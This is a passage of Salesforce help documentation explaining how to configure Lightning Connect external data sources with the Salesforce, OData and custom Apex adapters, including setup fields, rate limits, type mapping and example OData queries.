Record IDs and External IDs for External Objects in Lightning Connect—Salesforce Adapter

External object record IDs are derived from the corresponding record IDs in the provider organization. External ID values in external object records match the record IDs in the provider organization.

Each object in Salesforce has an object ID with a key prefix as the first three characters. When an external object is created, it's assigned a unique key prefix.

Each external object record has a record ID that uses the same key prefix as the external object ID. The rest of the external object record ID matches the original record ID that's in the provider organization, excluding its original key prefix.

Each record ID that comes from the provider organization becomes a case-insensitive 18-character alphanumeric string in the subscriber organization.

The original record ID is available in the subscriber organization as the value of the External ID standard field on the external object record.

Each external object has an External ID standard field. Its values uniquely identify each external object record in your organization. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

Example: You sync the provider organization's Account object, and the subscriber organization's `Account__x` object is assigned the key prefix `x00`. An account in the provider organization with the ID `001B0000003SVC7IAO` appears in the subscriber organization with the ID `x00B0000003SVC7IAO` and the external ID `001B0000003SVC7IAO`.

SEE ALSO:

[Salesforce Adapter for Lightning Connect](#)

User Access to External Data in Lightning Connect—Salesforce Adapter

A user's access to external data is determined by settings on both subscriber and provider organizations.

The credentials that are used to connect to the provider organization are associated with a user in the provider organization. We refer to this user as the *connected user*.

A user in the subscriber organization can access only data that the connected user can access within the provider organization. In other words, the subscriber organization's user access respects the connected user's access restrictions, which are determined by these settings in the provider organization.

- Object-level security—permission sets and profiles
- Field-level security—permission sets and profiles
- Record-level security—organization-wide sharing settings, role hierarchies, and sharing rules

Provide users with a seamless view of data in your other Salesforce organizations, so that they have a complete view of the business. Setting up the Salesforce adapter for Lightning Connect is quick and easy with point-and-click tools.

Setting up Lightning Connect with the Salesforce adapter involves these high-level steps.

1. [Define an external data source of type Lightning Connect: Salesforce.](#)

Create an external data source for each provider organization.

2. [Create the external objects.](#)

Perform this task only if you don't sync to automatically create the external objects. In the subscriber organization, create an external object for each object in the provider organization that you want to access.

3. [Create help content for the external objects.](#)

Help your users distinguish between external objects and the other objects in the subscriber organization, which can have similar names and types of data. On the subscriber organization, create Visualforce pages to describe the external objects. When your users click **Help for this Page** on an external object, they read your custom help content.

4. [Add custom fields and relationships to the external objects.](#)

Create relationships between objects. If you didn't sync to automatically create the external objects and their fields on the subscriber organization, create a custom field for each of the provider organization's fields that you want to access.

5. [Enable user access to external objects.](#)

Grant object permissions through permission sets or profiles.

6. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

b. Set up each user's authentication settings.

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for the provider organization. If you're using OAuth 2.0, the OAuth flow displays the Salesforce login page twice: first to log in to the provider organization to obtain an access token, and then to log back in to the subscriber organization. Test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[External Object Relationships](#)

[Subscriber and Provider Organizations in Lightning Connect—Salesforce Adapter](#)

Define an External Data Source for Lightning Connect—Salesforce Adapter

Give your users a seamless view of data across your Salesforce organizations.

1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
Label	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set <code>Identity Type</code> to <code>Per User</code> , this label appears when your users view or edit their authentication settings for external systems.
Name	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Type	Select Lightning Connect: Salesforce .
Connect to	Determines which URL is used to connect to the provider organization.
URL	If you selected <code>Connect to Custom URL</code> , enter the login URL for the provider organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
API Version	Select an API version that the provider organization supports. The API version determines which of the provider organization's objects, fields, and types you can access from the subscriber organization.
Connection Timeout	Number of seconds to wait for a response from the provider organization before timing out. By default, the value is set to the maximum of 120 seconds.
Include in Salesforce Searches	Determines whether global searches in the subscriber organization also search the external objects' data, which is stored in the provider organization. Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.
Identity Type	Determines whether the subscriber organization uses one set or multiple sets of credentials to access the provider organization. See Identity Type for External Data Sources on page 4603.

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
- If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	Select a Salesforce authentication provider. See "Configure a Salesforce Authentication Provider" in the Salesforce Help.
Scope	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Using the Scope Parameter on page 864.
	<p> Note:</p> <ul style="list-style-type: none"> – The value that you enter replaces the <code>Default Scopes</code> value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	<p>Select the checkbox to authenticate to the external system and obtain an OAuth token. This authentication process is called an OAuth flow.</p> <p>When you click Save, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this organization.</p> <p>Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.</p>

5. Click **Save**.

6. Click **Validate and Sync**, and confirm that the connection is successful.

If you instead receive an error message, refer to the following documents.

- “Status Codes and Error Responses” in the *Force.com REST API Developer’s Guide*
- The “API Fault Element,” “ExceptionCode,” “Error,” and “StatusCode” sections of “Core Data Types Used in API Calls” in the *SOAP API Developer’s Guide*

7. Optionally, select tables and click **Sync** to do the following for each selected table.

- Automatically create a Salesforce external object.
- Automatically create a custom field for each table column that’s compatible with a Salesforce metadata field type.

 **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.

- [Sync Considerations for Lightning Connect—All Adapters](#) on page 4607
- [Sync Considerations for Lightning Connect—Salesforce Adapter](#) on page 4608

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

API Usage Considerations for Lightning Connect—Salesforce Adapter

With the Salesforce adapter, Lightning Connect uses Force.com REST API calls to access records in other Salesforce organizations. Depending on how the external object is accessed, each call counts toward the API usage limits of only the provider organization or of both provider and subscriber organizations.

When a user accesses an external object in one of the following ways, the Force.com REST API call counts toward the API usage limits of the provider organization.

- Opening a list view of external object records.
- Viewing an external object record detail page.
- Viewing a parent object record that contains an external object related list.
- Executing a search that also searches external objects.
- Accessing an external object from a flow, Visualforce page, Apex class, or Apex trigger.
- Editing an external object record's details.

If a user or system accesses an external object through the SOAP API, Bulk API, or Force.com REST API, that access counts toward the API usage limits of both the subscriber organization and the provider organization.

Lightning Connect: OData 2.0—Access External Data via the Open Data Protocol

OData 2.0 or 4.0 Adapter for Lightning Connect

Connect to your back office for a complete view of your business. With the OData 2.0 or 4.0 adapter, Lightning Connect uses Open Data Protocol Version 2.0 or Version 4.0 to access data that's stored outside Salesforce.

Your users and the Force.com platform interact with the external data via external objects. Lightning Connect converts each of those interactions into an OData query that contains the relevant parameters to filter the results. Salesforce sends an OData query to the external system when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- A user creates, edits, or deletes an external object record. (This does not apply to the Salesforceadapter.)

The OData 2.0 adapter for Lightning Connect can access external data that's exposed via services called *OData producers*. Learn more about OData producers at www.odata.org.

EDITIONS

IN THIS SECTION:

[External IDs and OData Entity Keys](#)

When you access external data with the OData 2.0 adapter for Lightning Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

[Client-Driven and Server-Driven Paging for Lightning Connect—OData 2.0 Adapter](#)

It's common for Lightning Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 adapter for Lightning Connect (client-driven).

SEE ALSO:

[Lightning Connect](#)[Access External Data with the OData 2.0 or 4.0 Adapter for Lightning Connect](#)[Considerations for Lightning Connect—OData 2.0 and 4.0 Adapters](#)[OData Reference for Lightning Connect—OData 2.0 Adapter](#)

External IDs and OData Entity Keys

When you access external data with the OData 2.0 adapter for Lightning Connect, the values of the External ID standard field on an external object are derived according to the entity key that's defined in the OData service metadata document.

Each external object has an External ID standard field. Its values uniquely identify each external object record in your organization. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

! **Important:** Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.

- External lookup relationship fields on child records store and display the External ID values of the parent records.
- For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

This list view for the Order_Detail external object displays External ID values.

External ID	Display URL
10248-11	http://servic...
10250-51	http://servi...
10464-56	http://servit...

Each External ID value is derived according to the entity key that's defined in the OData service metadata document of the remote data service (OData producer). The entity key is formed from a subset of the entity type's properties.

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

This excerpt from an OData service metadata document shows that the External ID values for the Order_Detail external object are derived from the OrderID and ProductID properties.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
  ...
```

This record detail page displays the OrderID and ProductID fields. Their values are combined to create the value of the External ID standard field.

Order_Details Detail	
Discount	0.15000001
OrderID	10250
ProductID	51
Quantity	35
UnitPrice	42.4000

[OData 2.0 or 4.0 Adapter for Lightning Connect](#)

Client-Driven and Server-Driven Paging for Lightning Connect—OData 2.0 Adapter

It's common for Lightning Connect queries of external data to have a large result set that's broken into smaller batches or pages. You decide whether to have the paging behavior controlled by the external system (server-driven) or by the OData 2.0 adapter for Lightning Connect (client-driven).

By default, the OData 2.0 adapter for Lightning Connect uses client-driven paging. Specifically, the OData requests use the `$top` and `$skip` system query options to page through the result set.

With server-driven paging, the external system determines the page sizes and batch boundaries. The external system's paging settings can optimize the external system's performance and improve the load times for external objects in your organization. Also, the external data set can change while your users or the Force.com platform are paging through the result set. Typically, server-driven paging adjusts batch boundaries to accommodate changing data sets more effectively than client-driven paging.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

The `Server Driven Pagination` field on the external data source specifies whether to use client-driven or server-driven paging. If you enable server-driven paging on an external data source, the external system ignores any batch boundaries or page sizes that are specified in queries. However, the limits for the OData 2.0 adapter for Lightning Connect still apply.

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

Let users view and search data that's stored outside your Salesforce organization, such as data in an enterprise resource planning (ERP) system.

Setting up Lightning Connect with an OData 2.0 or 4.0 adapter involves these high-level steps.

1. [Define an external data source of type Lightning Connect: OData 2.0](#) or [Lightning Connect: OData 4.0](#).
If your external system hosts multiple services, create an external data source for each service endpoint. Each service endpoint points to an OData service root URL and can expose collections of entities. For example, you'd create a separate external data source for each of these service endpoints.
 - `http://services.example.org/Warehouse.svc`
 - `https://services.example.org/Payroll.svc`
2. [Create the external objects](#).
Perform this task only if you don't sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce organization.
3. [Create help content for the external objects](#).
Create Visualforce pages to describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won't find information about the external data in the Salesforce Help.
4. [Add custom fields and relationships to the external objects](#).
Create relationships between objects. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce organization.
5. [Enable user access to external objects](#).

Grant object permissions through permission sets or profiles.

6. [Enable user access to the fields on the external objects.](#)

Grant field permissions through permission sets or profiles.

7. If the external data source uses per-user authentication:

a. [Let users authenticate to the external system.](#)

Grant users access to authentication settings for the external data source through permission sets or profiles.

b. [Set up each user's authentication settings.](#)

You or your users can perform this task.

Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

[External Object Relationships](#)

Define an External Data Source for Lightning Connect—OData 2.0 or 4.0 Adapter

Connect your Salesforce organization to data that's stored in an external system such as SAP® NetWeaver Gateway, Microsoft Dynamics® NAV, or IBM WebSphere®.

Note:

- The external data must be exposed by a service that uses Open Data Protocol (OData) Version 2.0 or 4.0. Such a service is called an *OData producer*.
- The URL for reaching the OData producer must be accessible by Salesforce application servers through the Internet. You can allow access by white-listing Salesforce server IP addresses on your corporate network firewall or by setting up a reverse-proxy XML Gateway.
- The extent to which you can customize data visibility depends on the external system. Consult the external system's documentation to determine the optimal settings for integration with Salesforce.

1. From Setup, enter *External Data Sources* in the **Quick Find** box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise, Performance,** and **Unlimited** Editions

USER PERMISSIONS

To create and edit external data sources:

- "Customize Application"

Field	Description
Label	<p>A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views.</p> <p>If you set <code>Identity Type</code> to <code>Per User</code>, this label appears when your users view or edit their authentication settings for external systems.</p>
Name	<p>A unique identifier that's used to refer to this external data source definition through the API.</p> <p>The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.</p>
Type	Select Lightning Connect: OData 2.0 or 4.0 .
URL	<p>The OData service root URL. Make sure that you escape all special characters.</p> <p>Each service endpoint requires its own external data source definition, but you can have multiple entities under one service root URL. For more information about the service root URL and other URL conventions, go to www.odata.org.</p> <p>Examples:</p> <ul style="list-style-type: none"> • <code>http://services.example.org/Warehouse.svc</code> • <code>https://services.example.org/Payroll.svc</code>
Connection Timeout	<p>Number of seconds to wait for a response from the external system before timing out. By default, the value is set to the maximum of 120 seconds.</p> <p>Depending on the availability of and the connection to the external system, it can take a long time to retrieve external data. Use this field to limit how long to wait for external data to load into your organization.</p>
Allow Create, Edit, and Delete	<p>Allows users to create, update, or delete external object records for this data source from within Salesforce. By default, external objects are read-only.</p> <p>You can make external objects writable only when an OData or Apex custom adapter is used to connect Salesforce with the external data source. The Salesforce adapter does not support writable external objects.</p>
High Data Volume	<p>Salesforce enforces rate limits for retrieving and viewing data from external systems. If your organization hits rate limits when accessing external objects that are associated with this external data source, consider selecting this field. Doing so bypasses most of the rate limits. However, external objects that are associated with high-data-volume external data sources aren't available in Salesforce1 and don't support record feeds. See OData Query Rate Limit Considerations for Lightning Connect—OData 2.0 Adapter on page 4638.</p> <p>High-data-volume external data sources are still limited to 10,000 OData queries per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.</p>
Server Driven Pagination	<p>It's common for Lightning Connect queries of external data to have a large result set that's broken into smaller batches or pages. Select this option to have the external system control the paging behavior. See Client-Driven and Server-Driven Paging for Lightning Connect—OData 2.0 Adapter on page 4631.</p>

Field	Description
Request Row Counts	<p>Includes the <code>\$inlinecount=allpages</code> system query option in OData queries. When selected, the response includes the total row count of the result set.</p> <p>Some external systems don't support the <code>\$inlinecount=allpages</code> system query option. If you receive errors or notice long load times when you try to access their data, deselect <code>Request Row Counts</code> on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL <code>COUNT ()</code> aggregate function, which requires the total row count.</p>
Compress Requests	<p>When selected, Salesforce sends compressed HTTP requests to the external system. Make sure that the external system is set up to receive gzip-compressed data. Salesforce automatically accepts gzip-compressed responses.</p>
Include in Salesforce Searches	<p>Determines whether Salesforce global searches also query the external objects that are associated with this external data source.</p> <p>Only text, text area, and long text area fields on external objects can be searched. If an external object has no searchable fields, searches on that object return no records.</p> <p>Select this option to allow the external data source's associated external objects to appear in the Salesforce1 downloadable app for iOS and the Salesforce1 mobile browser app when used on iOS devices.</p>
Custom Query Option for Salesforce Search	<p>If the OData producer has implemented and exposed a free-text-search custom query option, enter the name of that query string parameter.</p> <p>Learn more about OData custom query options and other URI conventions at www.odata.org.</p> <p>This field has no effect when <code>Include in Salesforce Searches</code> is deselected or when the OData producer isn't set up to correctly handle the custom query option.</p>
Format	<p>The format that the OData producer uses to represent resources, such as collections of data.</p> <p>If you select JSON, make sure that the OData producer is set up to support it. Learn more about representation formats and operations at www.odata.org.</p>
Special Compatibility	<p>Select Socrata only if the URL specifies a Socrata open data endpoint. See Socrata™ Considerations for Lightning Connect—OData 2.0 Adapter on page 4639.</p>
Certificate	<p>If you specify a certificate, your Salesforce organization supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your organization.</p>
Identity Type	<p>Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 4603.</p> <p>Select Anonymous only if the external system doesn't require authentication.</p>

4. Select the authentication protocol.

- If you select **Password Authentication**, enter the username and password for accessing the external system.
- If you select **OAuth 2.0**, complete the following fields.

Field	Description
Authentication Provider	Choose the provider. See About External Authentication Providers on page 836.
Scope	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Using the Scope Parameter on page 864.  Note: <ul style="list-style-type: none"> – The value that you enter replaces the <code>Default Scopes</code> value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
Start Authentication Flow on Save	Select the checkbox to authenticate to the external system and obtain an OAuth token. This authentication process is called an OAuth flow. When you click Save , the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this organization. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the <code>Scope</code> or <code>Authentication Provider</code> fields.

5. Click **Save**.
 6. Click **Validate and Sync**, and confirm that the connection is successful.
 7. Optionally, select tables and click **Sync** to do the following for each selected table.
 - Automatically create a Salesforce external object.
 - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.
-  **Note:** Before you sync, make sure that you understand the considerations that are described in these topics.
- [Sync Considerations for Lightning Connect—All Adapters](#) on page 4607
 - [Sync Considerations for Lightning Connect—OData 2.0 or 4.0 Adapter](#) on page 4609

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

[OData Producer Considerations for Lightning Connect—OData 2.0 and 4.0 Adapters](#)

Understand the limits and recommendations for the remote data service that exposes the external data to your Salesforce organization.

[OData Query Rate Limit Considerations for Lightning Connect—OData 2.0 Adapter](#)

An external object references data that's stored outside Salesforce. Access to an external object involves a query to its associated external system. Salesforce enforces rate limits for these queries.

[Socrata™ Considerations for Lightning Connect—OData 2.0 Adapter](#)

Socrata Open Data Protocol™ is commonly used for health data and for collaboration between governments and their citizens. Lightning Connect can access data from endpoints that are backed by Socrata Open Data Portal. To accommodate Socrata-specific requirements, set the `Special Compatibility` field on the external data source to Socrata.

SEE ALSO:

[Considerations for Lightning Connect—All Adapters](#)

OData Producer Considerations for Lightning Connect—OData 2.0 and 4.0 Adapters

Understand the limits and recommendations for the remote data service that exposes the external data to your Salesforce organization.

- Validate your OData producer by using the Open Data Protocol Service Validation Tool at services.odata.org/validation. Doing so checks your implementation against the OData specification and identifies potential issues.
- To improve performance over low-bandwidth connections, set up your OData producer to receive gzip-compressed data. Then, in the external data source definition in Salesforce, select `Compress Requests`. You can also set up the OData producer to send gzip-compressed data to Salesforce, which automatically accepts gzip-compressed responses.
- By default, Salesforce sends each OData request with the `$inlinecount=allpages` system query option. The response then includes the total row count of the result set.

Some external systems don't support the `$inlinecount=allpages` system query option. If you receive errors or notice long load times when you try to access their data, deselect `Request Row Counts` on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL `COUNT ()` aggregate function, which requires the total row count. For details about OData URI conventions, go to www.odata.org.

- Configure your OData producer to use a page size that's large enough to avoid excessive round trips. Querying a large set of data with a small page size can take a long time because of network latency. Salesforce pages that display external data can take a long time to load.

For example, if the query results include 100 records, and the page size holds only 5 records, it takes 20 round trips to retrieve the results. If the network latency is 100 ms per round trip, it takes 2 seconds (20 × 100 ms) to retrieve the results.

In contrast, if the page size holds 20 records, it takes only 5 round trips to retrieve the 100 records. With the same network latency of 100 ms per round trip, it takes 0.5 seconds (5 × 100 ms) to retrieve the results.

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

- Only primitive data types can be synced. For a list of supported OData types, see “OData Type Mapping” in the Salesforce Help.
- If your external data source uses the OData 4.0 adapter and JSON format, make sure that the OData producer accepts headers that contain the `odata.metadata=full` format parameter. Other variations, including `odata.metadata=minimal`, aren't supported.

SEE ALSO:

[OData 2.0 or 4.0 Adapter for Lightning Connect](#)

[OData 2.0 Query String Options](#)

[OData Type Mapping](#)

OData Query Rate Limit Considerations for Lightning Connect—OData 2.0 Adapter

An external object references data that's stored outside Salesforce. Access to an external object involves a query to its associated external system. Salesforce enforces rate limits for these queries.

An organization is limited to:

- 10,000 OData queries per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData queries per hour for Developer Edition.

Salesforce sends an OData query to the external system when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- A user creates, edits, or deletes an external object record. (This does not apply to the Salesforceadapter.)

If your users or applications encounter rate limit errors for OData queries, try one or more of the following.

- Select **High Data Volume** in the external data source definition. Doing so bypasses most of the rate limits. However, external objects that are associated with high-data-volume external data sources aren't available in Salesforce1 and don't support record feeds.
- Run fewer SOQL and SOSL queries.
- If you have Apex code that invokes the external system, modify that code to cache frequently accessed external data that seldom changes.
- Contact Salesforce to request a higher limit.

Socrata™ Considerations for Lightning Connect—OData 2.0 Adapter

Socrata Open Data Protocol™ is commonly used for health data and for collaboration between governments and their citizens. Lightning Connect can access data from endpoints that are backed by Socrata Open Data Portal. To accommodate Socrata-specific requirements, set the `Special Compatibility` field on the external data source to Socrata.

Socrata doesn't support the row identifier (`_id`) column in `$select` or `$orderby` clauses in OData queries. When Socrata is selected in the `Special Compatibility` field:

- OData queries don't include the `_id` column in `$select` clauses.
- If an `_id` column is synced from a Socrata endpoint, the resulting custom field on the external object isn't sortable.
- If you manually define an external object's custom field with `_id` as the `External Column Name`, make sure that you select the `Sorting Disabled` attribute for that custom field.

If you modify the `Special Compatibility` field on an external data source, we recommend that you resync its external objects. Or instead, you can test whether queries or user access to the external objects result in errors, and resync only the problematic external objects.

OData Type Mapping

Lightning Connect maps OData types to Salesforce metadata field types when syncing metadata and converting values between Salesforce and external systems.

Lightning Connect supports only these OData types.

OData 2.0 Type	Salesforce Metadata Field Type
Binary	TextArea
Boolean	Checkbox
Byte	Number
DateTime	DateTime
DateTimeOffset	DateTime
Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number
String	Text—when the declared length of the OData string column is 255 or fewer characters LongTextArea—when the declared length of the OData string column is greater than 255 characters

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

Tip: A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(String)` Apex method.

SEE ALSO:

[Sync Considerations for Lightning Connect—All Adapters](#)

[OData Reference for Lightning Connect—OData 2.0 Adapter](#)

Force.com Apex Code Developer's Guide: EncodingUtil Class: base64Decode(String)

OData 2.0 Query String Options

The OData 2.0 adapter for Lightning Connect uses a subset of the OData 2.0 system functions and filter expression constructs to query external systems.

When your users or the Force.com platform interact with external objects, the OData 2.0 adapter for Lightning Connect converts those actions into OData queries. Salesforce sends an OData query to the external system when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- A user creates, edits, or deletes an external object record. (This does not apply to the Salesforce adapter.)

The following sections describe the Lightning Connect implementation as a consumer of OData services. Salesforce automatically creates the OData queries so that you, as an administrator or developer, don't have to. However, understanding how OData queries are generated—or even attempting manual OData queries—can help you troubleshoot issues with the external system's OData producer. For details about each system query option, go to www.odata.org.

- [\\$filter](#) on page 4641
- [\\$inlinecount](#) on page 4642
- [\\$orderby](#) on page 4642
- [\\$select](#) on page 4642
- [\\$skip](#) on page 4642
- [\\$top](#) on page 4643
- [Unused OData 2.0 System Query Options](#) on page 4643
- [OData Custom Query Option](#) on page 4643

\$filter

Filters the collection of resources that's addressed by a request URL. The response contains the results that evaluate to `true`.

Examples

User action in Salesforce	Open a list view of cities from supplier records that are filtered so that the country is USA.
SOQL query	<code>SELECT City__c FROM Suppliers__x WHERE Country__c = 'USA' ORDER BY City__c ASC LIMIT 26</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=City&\$select=City,SupplierID&\$inlinecount=allpages&\$filter=Country+eq+'USA' &\$top=26</code>

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer Edition**

Available for an extra cost in: **Enterprise, Performance, and Unlimited Editions**

\$inlinecount

Specifies that the response must include a count of the number of rows that the URI identifies after any `$filter` system query options are applied but before any `$top` or `$skip` system query options are applied.

When `Request Row Counts` is enabled on the external data source, Salesforce uses `$inlinecount` in all OData queries of that external data source to determine the total number of items in each result set. If `Request Row Counts` is disabled, `$inlinecount` is excluded from all OData queries of the external data source.

Examples

User action in Salesforce	Open any view of, or otherwise access, an external object.
SOQL query	Any SOQL query of an external object.
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID&\$inlinecount=allpages&\$top=26</code>

\$orderby

Sorts the result set in ascending or descending order.

Examples

User action in Salesforce	Open a list view of supplier records that are ordered by company name.
SOQL query	<code>SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName&\$select=CompanyName,ContactName,SupplierID&\$inlinecount=allpages&\$top=26</code>

\$select

Requests a limited set of properties for each entity.

Examples

User action in Salesforce	Open a list view of supplier records where the page layout displays the company name and contact name.
SOQL query	<code>SELECT CompanyName__c,ContactName__c FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=CompanyName&\$select=CompanyName,ContactName,SupplierID&\$inlinecount=allpages&\$top=26</code>

\$skip

Specifies the number of items in the queried collection to skip in the result set.

Examples

User action in Salesforce	Click to view the second page of a list view of supplier records that are ordered by city.
SOQL query	<code>SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC OFFSET 25</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$orderby=City& \$select=City,CompanyName,SupplierID&\$inlinecount=allpages&\$top=26& \$skip=25</code>

\$top

Specifies the number of items in the queried collection to include in the result. The value in the `LIMIT` clause of a SOQL query doesn't always match the requested `$top` value, because the latter is modified as needed for client-driven paging and `queryMore()` calls.

Examples

User action in Salesforce	Open a list view of the top 25 supplier records.
SOQL query	<code>SELECT SupplierID__c FROM Suppliers__x LIMIT 25</code>
Resulting OData query	<code>http://services.example.org/my.svc/Suppliers?\$select=SupplierID& \$inlinecount=allpages&\$top=26</code>

Unused OData 2.0 System Query Options

- `$count`
- `$expand`
- `$format`—Accepted MIME types are set in the HTTP header.

OData Custom Query Option

If the OData producer supports a custom query string option, enter the name of the query string parameter in the `Custom Query Option for Salesforce Search` field in the external data source definition. Without the custom query option, the search query string is used as the `substringof` value in the `$filter` system query option.

Examples

OData query without a custom query parameter	<code>http://services.example.org/my.svc/Shippers? \$select=CompanyName,Phone,ShipperID&\$inlinecount=allpages& \$filter=substringof('Acme',CompanyName)+eq+true+ or+substringof('Acme',Phone)+eq+true&\$top=26</code>
--	---

Examples

OData query with a custom query parameter that's named "doSearch"	<code>http://services.example.org/my.svc/Shippers?\$select=CompanyName,Phone,ShipperID&\$inlinecount=allpages&doSearch=Acme&\$top=26</code>
---	---

Lightning Connect: Custom—Access External Data via Apex

Custom Adapter for Lightning Connect

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Lightning Connect.

Your users and the Force.com platform interact with the external data via external objects. For each of those interactions, Lightning Connect invokes methods in the Apex classes that compose the custom adapter. Salesforce invokes the custom adapter's Apex code when:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a global search in Salesforce or Salesforce1.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- A user creates, edits, or deletes an external object record. (This does not apply to the Salesforceadapter.)

For details on using the Apex Connector Framework, see "Lightning Connect" and "DataSource Namespace" in the [Force.com Apex Code Developer's Guide](#).

IN THIS SECTION:

[External IDs for External Objects in Lightning Connect—Custom Adapter](#)

